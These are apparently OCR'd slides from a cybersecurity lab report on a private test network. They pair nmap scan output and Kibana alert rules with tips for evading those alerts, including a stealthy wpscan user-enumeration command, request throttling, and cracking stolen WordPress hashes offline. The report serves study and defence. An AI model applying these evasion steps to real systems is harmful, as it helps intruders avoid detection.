
Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - Packets requests from the same source IP to all destination ports
- Which thresholds do they fire at?
  - The request bytes must exceed 3500 hits each minute

Mitigating Detection

- Specify the number of ports you want to target. Only scan ports that are known to be vulnerable.
- Stagger the number of HTTP requests sends within a minute.


```
root@Kali:~# nmap -sV 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-28 11:56 PST
Nmap scan report for 192.168.1.1
Host is up (0.00066s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00066s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00099s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00038s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Stealth Exploitation of Wordpress Enumeration

Monitoring Overview

- The following alert was configured in Kibana
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- This alert monitors network packets from clients attempting to access network resources.
  - HTTP errors include unauthorized access requests (401) that may indicate an attacker.
- Which thresholds do they fire at?
  - When there are over 400 http response over a five minute period




Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Implement a pause for 1 minute after every 100 http requests
- Are there alternative exploits that may perform better?
  - wpscan --stealthy --url http://192.168.1.110/wordpress/ --enumerate u
- Use command line sniffing rather than automated program like wpscan.

Stealth Exploitation of Password Cracking

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - System CPU Processes
- Which thresholds do they fire at?
  - Above .5 per 5 minutes




Monitoring Detection


- How can you execute the same exploit without triggering the alert?
  - If instead of utilizing john on the target machine, you can move the wp_hashes.txt onto your own machine so that only your own personal CPU is used. You want to avoid adding/changing files on the vulnerable machine to avoid detection
- Are there alternative exploits that may perform better?
  - Hashcat would be a good alternative because it's designed to use GPU (John the Ripper was designed to run from CPU).

References

Documents and info were used in this report.



CVE-2021-28041ssh-agent in OpenSSH. NIST. US-CERT Security Operations Center. [cited 2021 Nov 27]. Available from: HERE




CVE-2017-15710 In Apache httpd 2.0.23 to 2.0.65. NIST. US-CERT Security Operations Center. [cited 2021 Nov 27]. Available from: HERE

CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS. ©2021 HackerOne All rights reserved. [cited 2021 Nov 27]. Available from: HERE

CVE-2017-7494 Samba remote code execution vulnerability. Samba.org. [cited 2021 Nov 27]. Available from: HERE

CVE-2016-10033 Remote code execution vulnerability in PHPMailer. NIST. US-CERT Security Operations Center. [cited 2021 Nov 27]. Available from: HERE



MySQL SHOW DATABASES. © 2021 by www.mysqltutorial.org. All Rights Reserved. [cited 2021 Nov 27]. Available from: HERE


Questions?